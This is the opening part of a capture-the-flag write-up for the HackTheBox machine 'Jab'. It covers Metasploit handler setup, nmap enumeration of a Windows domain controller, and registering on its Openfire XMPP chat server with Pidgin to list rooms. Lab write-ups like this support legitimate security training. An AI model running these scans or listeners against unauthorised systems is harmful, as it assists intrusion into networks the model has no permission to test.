
Jab



IP: 10.129.209.245

Info Gathering

Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/Jab
cd ~/HTB/Boxes/Jab

# Open a tmux session
tmux new -s Jab

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to HackTheBox OpenVPN
openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
sudo msfconsole
workspace -a Jab
workspace Jab
setg WORKSPACE Jab
setg LHOST 10.10.14.155
setg LPORT 1337
setg RHOST 10.129.209.245
setg RHOSTS 10.129.209.245
setg SRVHOST 10.10.14.155
setg SRVPORT 9000
use multi/handler
```

Enumeration

```
# Add enumeration info into workspace
db_nmap -sC -sV -O -A --open -T5 10.129.209.245 -oN jab.nmap
```

Hosts

```
Hosts
=====

address         mac  name  os_name       os_flavor  os_sp  purpose
-------         ---  ----  -------       ---------  -----  -------
10.129.209.245       DC01  Windows 2019                     server
```

Services

```
Services
========

host            port  proto  name                state  info
----            ----  -----  ----                -----  ----
10.129.209.245  53    tcp    domain              open   Simple DNS Plus
10.129.209.245  88    tcp    kerberos-sec        open   Microsoft Windows Kerberos server time: 2024-03-03 20:5
10.129.209.245  135   tcp    msrpc               open   Microsoft Windows RPC
10.129.209.245  139   tcp    netbios-ssn         open   Microsoft Windows netbios-ssn
10.129.209.245  389   tcp    ldap                open   Microsoft Windows Active Directory LDAP Domain: jab.htb
10.129.209.245  445   tcp    microsoft-ds        open
10.129.209.245  464   tcp    kpasswd5            open
10.129.209.245  593   tcp    ncacn_http          open   Microsoft Windows RPC over HTTP 1.0
10.129.209.245  636   tcp    ssl/ldap            open   Microsoft Windows Active Directory LDAP Domain: jab.htb
10.129.209.245  3268  tcp    ldap                open   Microsoft Windows Active Directory LDAP Domain: jab.htb
10.129.209.245  3269  tcp    globalcatldapssl    open
10.129.209.245  5222  tcp    jabber              open   Ignite Realtime Openfire Jabber server 3.10.0 or later
10.129.209.245  5269  tcp    xmpp                open   Wildfire XMPP Client
10.129.209.245  7070  tcp    realserver          open
10.129.209.245  7443  tcp    ssl/oracleas-https  open
10.129.209.245  7777  tcp    socks5              open   No authentication; connection not allowed by ruleset
```

Gaining Access

The nmap results return a domain name and hostname for the device

Screenshot Evidence

```
389/tcp  open  ldap                Microsoft Windows Active Directory LDAP (Domain: jab.htb0.
|_ssl-date: 2024-02-26T19:07:09+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=DC01.jab.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.jab.htb
| Not valid before: 2023-11-01T20:16:18
|_Not valid after:  2024-10-31T20:16:18
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http          Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap            Microsoft Windows Active Directory LDAP (Domain: jab.htb0.
| ssl-cert: Subject: commonName=DC01.jab.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.jab.htb
```

I added them to my hosts file

```
# Edit file
sudo vim /etc/hosts
# Added line
10.129.209.252    dc01.jab.htb jab.htb
```

Screenshot Evidence

```
┌──(tobor㉿kali)-[~/HTB/Boxes/Jab]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.129.2.232    dc01.jab.htb jab.htb
```

The server is hosting an Ignite Realtime Openfire Jabber server. A search reveals this is an chat RPC server

Screenshot Evidence


```
5222/tcp open  jabber              Ignite Realtime Openfire Jabber server 3.10.0 or later
| ssl-cert: Subject: commonName=dc01.jab.htb
| Subject Alternative Name: DNS:dc01.jab.htb, DNS:*.dc01.jab.htb
| Not valid before: 2023-10-26T22:00:12
|_Not valid after:  2028-10-24T22:00:12
|_ssl-date: TLS randomness does not represent time
| xmpp-info:
|   STARTTLS Failed
|   info:
|     compression_methods:
|     xmpp:
|       version: 1.0
|     auth_mechanisms:
|     stream_id: 2c67h1do4r
|     capabilities:
|     features:
|     unknown:
|     errors:
|       invalid-namespace
|_      (timeout)
5269/tcp open  xmpp                Wildfire XMPP Client
```

To communicate easily with the server I installed an RPC chat client called pidgin

```
# Install Pidgin
sudo apt update && sudo apt install pidgin -y
```


I opened pidgin and created an account using the XMPP protocol

Screenshot Evidence



I accepted the certificate

Screenshot Evidence




I then signed in using the account I created

Screenshot Evidence


This returned a successful registration

Screenshot Evidence




I selected my username in the pigdin window and was prompted for the password I entered. This logged me in

Screenshot Evidence




I then used the pigdin application to join a chat. I searched for rooms and found test and test2

Screenshot Evidence




I was able to successfully join test2


Screenshot Evidence



In the pidgin application I went to Tools > Plugins and enabled History and XMPP Service Discovery

Screenshot Evidence






I closed pidgin and reopened it from the terminal to log results of the application to a file and the terminal window

```
# Command Executed
sudo pidgin -f -l tobor2 -d > pidgin.log
# In another tab I did
sudo pidgin
```

